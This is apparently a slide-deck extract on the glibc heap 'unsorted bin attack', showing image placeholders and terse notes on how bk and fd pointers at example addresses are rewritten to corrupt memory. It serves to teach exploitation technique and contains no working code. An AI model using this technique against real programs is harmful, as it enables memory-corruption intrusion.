
- `bck = 0x603500`
- `unsorted_chunks(av)->bk = bck`

# Process unsorted chunks




- bck = 0x603500
- unsorted\_chunks(av)->bk = bck
- bck->fd = unsorted\_chunks(av)

# Process unsorted chunks




- bck = 0x603500
- unsorted\_chunks(av)->bk = bck
- bck->fd = unsorted\_chunks(av)

# Process unsorted chunks




- Return 0x603450 to user
- If (`nb != victim->size`)
  - put 0x603440 to smallbin

# Unsorted bin attack




- Corruption in 0x603440

# Unsorted bin attack



